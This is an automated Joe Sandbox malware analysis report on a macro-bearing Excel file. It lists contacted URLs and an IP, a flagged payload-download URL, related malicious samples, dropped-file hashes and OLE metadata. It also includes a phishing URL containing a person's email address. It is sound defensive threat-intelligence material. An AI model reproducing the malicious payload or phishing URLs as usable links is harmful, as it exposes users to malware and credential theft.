http://https://analysis.windows.net/powerbi/api	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://weather.service.msn.com/data.aspx	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://apis.live.net/v5.0/	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://management.azure.com	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://incidents.diagnostics.office.com	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://api.office.net	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://entitlement.diagnostics.office.com	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://outlook.office.com/	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://templatelogging.office.com/client/log	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://outlook.office365.com/	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://webshell.suite.office.com	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://kashful.softwarebd.biz/ds/1802.gif	document-1900770373.xls	true	• Avira URL Cloud: malware	unknown
http://https://management.azure.com/	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ncus-000.contentsync.	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://devnull.onenote.com	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://messaging.office.com/	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://augloop.office.com/v2	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://skyapi.live.net/Activity/	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://dataservice.o365filtering.com	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://directory.services.	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.151.30.170	unknown	United Kingdom		48254	TWENTYIGB	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	355743
Start date:	21.02.2021
Start time:	16:59:25
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 46s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1900770373.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.expl.evad.winXLS@3/8@2/1
EGA Information:	Failed

HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 52.255.188.83, 104.42.151.234, 168.61.161.212, 52.109.76.68, 52.109.8.23, 104.43.139.144, 52.109.8.24, 40.88.32.150, 23.50.97.168, 51.104.139.180, 184.30.20.56, 20.54.26.129, 67.26.139.254, 67.26.81.254, 67.27.158.254, 67.27.157.126, 67.27.233.126, 92.122.213.194, 92.122.213.247, 51.11.168.160, 52.155.217.156 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, e8652.dscx.akamaiedge.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, crl.root-x1.letsencrypt.org.edgekey.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, europe.configsvc1.live.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.151.30.170	document-1900770373.xls	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TWENTYIGB	document-1900770373.xls	Get hash	malicious	Browse	• 185.151.30.170
	ransomware.exe	Get hash	malicious	Browse	• 185.151.30.147
	61vPFITGkbgCrMT.exe	Get hash	malicious	Browse	• 185.151.30.167
	3KvCNpcQ6tvwKr5.exe	Get hash	malicious	Browse	• 185.151.30.167
	SEA LION LOGISTICS-URGENT QUOTATION.exe	Get hash	malicious	Browse	• 185.151.30.167
	Amazon_eGift-Card.451219634.doc	Get hash	malicious	Browse	• 185.151.30.145
	eGift-CardAmazon.907427310.doc	Get hash	malicious	Browse	• 185.151.30.145
	Order_Gift_Card_411022863.doc	Get hash	malicious	Browse	• 185.151.30.145
	http://https://warleyroad.calderdale.sch.uk/folded/recovery/index.php?email=w_allender@bmifcu.org	Get hash	malicious	Browse	• 185.151.31.155
	PO_scan000000100205032.exe	Get hash	malicious	Browse	• 185.151.30.148

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	AswpCUetE0.doc	Get hash	malicious	Browse	• 185.151.30.170
	EIY2otZ3r8.doc	Get hash	malicious	Browse	• 185.151.30.170
	SecuriteInfo.com.Trojan.GenericKDZ.73102.2809.exe	Get hash	malicious	Browse	• 185.151.30.170
	SecuriteInfo.com.Variant.Zusy.340597.28655.exe	Get hash	malicious	Browse	• 185.151.30.170
	avast_secure_browser_setup.exe	Get hash	malicious	Browse	• 185.151.30.170
	Invoice.ppt	Get hash	malicious	Browse	• 185.151.30.170
	docs-9035.exe	Get hash	malicious	Browse	• 185.151.30.170
	MPC-PU-FO-0011-00 .exe	Get hash	malicious	Browse	• 185.151.30.170
	Attached file.exe	Get hash	malicious	Browse	• 185.151.30.170
	CorpReport.exe	Get hash	malicious	Browse	• 185.151.30.170
	SecuriteInfo.com.Exploit.Siggen3.10343.28053.xls	Get hash	malicious	Browse	• 185.151.30.170
	sys.dll	Get hash	malicious	Browse	• 185.151.30.170
	a demanda.js	Get hash	malicious	Browse	• 185.151.30.170
	document-1625724940.xls	Get hash	malicious	Browse	• 185.151.30.170
	document-354084053.xls	Get hash	malicious	Browse	• 185.151.30.170
	Delivery pdf.exe	Get hash	malicious	Browse	• 185.151.30.170
	CorpReport.exe	Get hash	malicious	Browse	• 185.151.30.170
	CorpReport.exe	Get hash	malicious	Browse	• 185.151.30.170
	ReportCorp.exe	Get hash	malicious	Browse	• 185.151.30.170
	SLAX3807432211884DL772508146394DO.exe	Get hash	malicious	Browse	• 185.151.30.170

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\CD13771E5132C64BEEF257719A4363C4	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	1196
Entropy (8bit):	7.269027716005122
Encrypted:	false
SSDEEP:	24:mPvKUJ0k8cUM7APBNRfGnKRvgihtHZib7HbFANMgduqgbzs:+5J0k8cUAACK5xhlZc7HbFANhgqJ
MD5:	33E25CB51753B4C38817774E38BD2107
SHA1:	3EAE91937EC85D74483FF4B77B07B43E2AF36BF4

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\CD13771E5132C64BEEF257719A4363C4	
SHA-256:	7FDCE3BF4103C2684B3ADBB5792884BD45C75094C217788863950346F79C90A3
SHA-512:	95BED189BF575A88E7935F5967154F74908D3C32662C3F0B66AF8522A6AF22653FD693A39EFE3639F5134466C46A16EBB7E849890FDE84324DE645FFE7E892B1
Malicious:	false
Reputation:	low
Preview:	0...0.....u..u.C.C...D.0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...151019223336Z..201019223336Z0J1.0...U....US1.0...U....Let's Encrypt1#0!..U....Let's Encrypt Authority X10.."0...*.H.....0.....Z..G.r]7..hc0..5&.%.5.p./..KA....5.X.*.h....u...bq.y.`.....xgq.i.....`<H.~.Mw.$.G.Z...7....{....J.A.6....m<.h.#*B...tg.....Ra..?e.....V....?.....k...}.+.e...6u.k.J...lx/..O* %)..t..1.18....3.C...0..y1.=-6....3j.91....d.3...).....}.....0...0...U.....0.....0...U.....0...+.....s0q02..+.....0..&http://isrg.trustid.ocsp.identrust.com0;..+.....0../http://apps.identrust.com/roots/dstrootcax3.p7c0...U.#..0.....{,q...K.u...`...0T..U. .M0K0...g.....0?..+.....000...+....."http://cps.root-x1.letsencrypt.org0<..U...50301./.-.+http://crl.identrust.com/DSTROOTCAX3CRL.crl0...U....0...0....mil0...U.....Jjc.}...9..Ee...0...*.H....."K.....P..xp*..X].Bv..rZ.i.w./...N,.b.'.....E.....+

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\CD13771E5132C64BEEF257719A4363C4	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	218
Entropy (8bit):	2.9068523864518907
Encrypted:	false
SSDEEP:	3:kkFklU5/7ttfllXlE/zMc6bFFr31kRDHulDZLcoi1yo1dlUKlGW1/:kKfRtq1EiRDOlDeb1y+UKcK
MD5:	137F1D1B03BAE0F8E39F9F0EAB4479DF
SHA1:	CC3B08A169A31656E6BDD25B9516DADADA6B25F0
SHA-256:	1F2DB6E20F2226EF5C529B1B452FD8E72571C3629F99A6A0A9456166A490B0FB
SHA-512:	4A3E72C251D89338B669613B7D190100840F3ECC8ABB5D852C2401663D7168902870245254E391CAC21F987F86EFB3FB6345C595D193D948C407525536A74D6A
Malicious:	false
Reputation:	low
Preview:	p..... ....H...I`.....(..... .....~.....h.t.t.p.:././.c.e.r.t...i.n.t.-.x.1...l.e.t.s.e.n.c.r.y.p.t...o.r.g./...".5.a.6.2.8.1.5.c.-.4.a.c."...

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132891
Entropy (8bit):	5.375857479685536
Encrypted:	false
SSDEEP:	1536:ycQceNquBXA3gBwJpQ9DQW+zA9H34ZldpKWXboOilXNErLdzEh:ocQ9DQW+z0XiK
MD5:	385B1C7A3AF090B971DAB166841CED2D
SHA1:	9AF705E001AD7469B70B42A59F9993F1B87BF1CC
SHA-256:	1AF0B4D659049CB9F7E97E50C804771E5E7E840A7F876D0D557BA7E79FFE68EA
SHA-512:	A29B78C762DFD3829A2861EC6D347308A992743930BC30C2295FC5F3903D5FF0530EED0E34E8CE7F8DBC06D5D72A77BDDD61877D9F92C146AECB49D03F56AB7
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-02-21T16:00:15">.. Build: 16.0.13817.30529-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\31810000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	62740
Entropy (8bit):	7.679885793100893
Encrypted:	false
SSDEEP:	768:ussOCr1etGN9KPMa9G89OV97o+9YfSxO3kZ3GiMoUlOOBjYMdGljx:ut1WGN9iMa9G89OV9c+9aSxO3kZ3l2t
MD5:	761F142A4DB70D6F44C69C303C002194
SHA1:	F22B5616814DB4C53B51E7C424DF076A414EF0EC
SHA-256:	66FCBEF5769877641F5FBDEACAFC1ADDAFCF6A0306CADC624E98FB63C99F96B0
SHA-512:	20FF0A0BEC46B41E021A9759E74754EC7ACA6F751F52A575847B9A5CB43F4D1E05187DF20439D1AF3982C45B03780139284A3D0ECFFC82C5FCBD456F884BF28
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\31810000	
Preview:	.UKO.0..#...[]%n9..)..rd.`..kO..~.c.....P.*-.\.r..|.O&.+k....k.....J..e....Va.N....I....?.&w..X..a....o.Q.`.6>.....V$....B.E..|4..w.\.S.`.._X.{....o.....,.2m3>?.;.s..!D.FK..4...;[._,....% 3...Ba...iB..1.BJ..~....q.C..!.1.u.....y.m....p...Q+.nDL..RZ\|e.....f?I..b.+..).7V..gN.....D^N.OH..H.w#WR...(..#.?.i3..3..+r...}.\.....O.....~s/7...{.A.&...x.}....1[.....D.ti$.D... d.....1.]."..4l..-.U..rr.!Oq.j.6/.....PK.....!.....v.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Mon Feb 22 00:00:17 2021, atime=Mon Feb 22 00:00:17 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.635186152191762
Encrypted:	false
SSDEEP:	12:8fB0XUo6cuElPCH2AzRpdK1YPe+WrjAZ/2bDfLC5Lu4t2Y+xIBjKZm:8fBG6DXiAZiDe87aB6m
MD5:	0030C9327B8DBF73CA5EDA1BBCEA276C
SHA1:	0E66E074117BBDFD812F774F584FAB23E297E117
SHA-256:	25E0F751795D6225F00DAA09B4B25153D7FAE566D15B00ADBD9E35CDE07146B2
SHA-512:	C05BF27A77852401148942F9D9456D573A041C29486ABA6920AEA846F0FA632AE37FBE917BB7C8135A39883DD4F15CCB105D4E0F2F39AAA0A2B2E05C60AD0B9
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-....).....)..... .....u....P.O. .:i....+00.../C:\.....x.1.....N....Users.d.....L..VR}.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .8.1.3.....P.1.....>Qwx..user.<.....Ny.VR}.....S.....s..h.a.r.d.z.....~.1.....VR....Desktop.h.....Ny.VR.....Y.....>....j...D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-. 2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....048707.....!a..%.H.VZAj...4.4.... .....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9 ...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1900770373.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:42 2020, mtime=Mon Feb 22 00:00:18 2021, atime=Mon Feb 22 00:00:18 2021, length=90112, window=hide
Category:	dropped
Size (bytes):	2200
Entropy (8bit):	4.706679208084425
Encrypted:	false
SSDEEP:	48:88hmnLcjRokLfDB6p8hmnLcjRokLfDB6:8v4VDKv4VD
MD5:	18C9122B84A947FCA4398360815EB6B0
SHA1:	AE0559C54F4B1560C9EF3FE2938AFE277E6E8567
SHA-256:	902FCCADD868E8C1899C5E7209A63FE4F8D9686D7A257E266B0C59F4ABD99B63
SHA-512:	0E48CED6EE12D8F7BD9D0869AE84347CB1BF60A17A81AECA4919952C8539D998FCB41F83294AAED7347006B79DE596F303B0FC843FEF174837719569649ECE0
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... .....:.....5.....5.....`.....P.O. .:i....+00.../C:\.....x.1.....N....Users.d.....L..VR}.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .8.1.3.....P.1.....>Qwx..user.<.....Ny.VR}.....S.....s..h.a.r.d.z.....~.1.....>Qxx..Desktop.h.....Ny.VR}.....Y.....>.....8..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-. 2.1.7.6.9.....|.2..b..VR.. .DOCUME~1.XLS..`.....>QvxVR.....h.....d.o.c.u.m.e.n.t.-.1.9.0.0.7.7.0.3.7.3...x.l.s.....].....-.....\.....>.S.....C:\Users\user\Des ktop\document-1900770373.xls.....\....\....\....\....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.9.0.0.7.7.0.3.7.3...x.l.s.....:.,.LB.)...As...`.....X.....048707.....!a..%.H.VZAj.....- .....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	122
Entropy (8bit):	4.639065150786597
Encrypted:	false
SSDEEP:	3:oyBVomMY9LRCSEbLUZELRCSEbLUmMY9LRCSEbLUv:dj6Y9L4SEuEL4SEOY9L4SEO
MD5:	A7E555E5C98F9EC616688EE48FD72170
SHA1:	4A081B77D938D48935EEF2DA74BEAFC0F48C9004
SHA-256:	458E8C60971FAE7FCD25FFF49C48326072C38DF7E054E5FA5071D35A954383ED
SHA-512:	8CE018F7834936D4D7D8AA6B572832A8826935B65585D1630669B0547BE0A8D4CCC6E721A361360655C84B8E2216CB7E18F7A49ABA1D1A7C04E474E45B2D4FF4
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..document-1900770373.xls.LNK=0..document-1900770373.xls.LNK=0..[xls]..document-1900770373.xls.LNK=0..

C:\Users\user\Desktop\D1810000

C:\Users\user\Desktop\D1810000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	123729
Entropy (8bit):	4.299853054912405
Encrypted:	false
SSDEEP:	3072:2WcKoSsxzNDZLDZjlbR868O8KL5L+LxEtjPOtioVjDGUU1qfDlaGGx+cL2QnAFVW:VcKoSsxzNDZLDZjlbR868O8KL5L+LxEr
MD5:	5300C5CEEA5D5B93FC8973813C1FAC00
SHA1:	72B8B1168D0EEF02B832EB04491FA2A5570D3B63
SHA-256:	B340CAF659D0F1B8FE20DBC0DE49420DB4E0AF62195471DFF3FB322AFD52D0EE
SHA-512:	7D3A8C89719F63C8AE4F17AF4B3B7C6C137AD6C63A42B924FD080CAC164996E7D70A32EFA361C32300A6B0F78C78200650EF3993C8FBD0FB7E612FF24C7B55C
Malicious:	false
Reputation:	low
Preview:	.....T8.....\.p.... B.....a.....=.....=.....i..9J.8.....X.@... ....."..... 1.....S..C.a.l.i.b.r.i.1.....S..C.a.l.i.b.r.i.1.....S..C.a.l.i.b.r.i.1.....S..C.a.l.i.b.r.i.1.....S..C.a.l.i.b.r.i.1.....S..C.a.l.i.b.r.i.1.....S..C.a.l.i.b.r.i.1.....>.....S..C.a.l.i.b.r.i.1.....?.....S..C.a.l.i.b.r.i.1.....4.....S..C.a.l.i.b.r.i.1...,...8.....S..C.a.l.i.b.r.i.1.....8.....S..C.a.l.i.b.r.i.1.....8. .....S..C.a.l.i.b.r.i.1.....S..C.a.l.i.b.r.i.1.....S..C.a.l.i.b.r.i.1...h...8.....S..C.a.m.b.r.i.a.1.....<.....S..C.a.l.i.b.r.i.1.....S..C.a.l.i.b.r.i.1.....S..C.a.l.i.b.r.i.1.....4.....S..C.a.l.i.b.r.i.1.....S..C.a.l.i.b.r.i.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create T ime/Date: Sat Sep 16 01:00:00 2006, Last Saved Tim e/Date: Thu Feb 18 09:51:20 2021, Security: 0
Entropy (8bit):	3.4266889115734442
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1900770373.xls
File size:	90624
MD5:	139a10b28479f4f9e2e4465053e039f8
SHA1:	10251eb69e603ed7259265015b71b1160e3b4a06
SHA256:	ed17094f3e820674c9fa18192292108e8766d28eb0afcc0cf350a44b54196c1d
SHA512:	a37e69ad6fad31c7c39dd263d59758230e29add9c93b59d747dc4616fcf0c4ced09293a9d5e3fe633712311e4347483983fba5a713193f660b8f0fda2320cb88
SSDEEP:	1536:RLcKoSsxz1PDZLDZjlbR868O8KlVH327uDphYHceXVhca+fMHLtyeGxcl8O9pTlw:RLcKoSsxzNDZLDZjlbR868O8KlVH327R
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1900770373.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False

Indicators	
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-02-18 09:51:20
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.318330155209
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . D o c u S i g n . . . . . D o c 1 . . . . . D o c 2 . . . . E x c
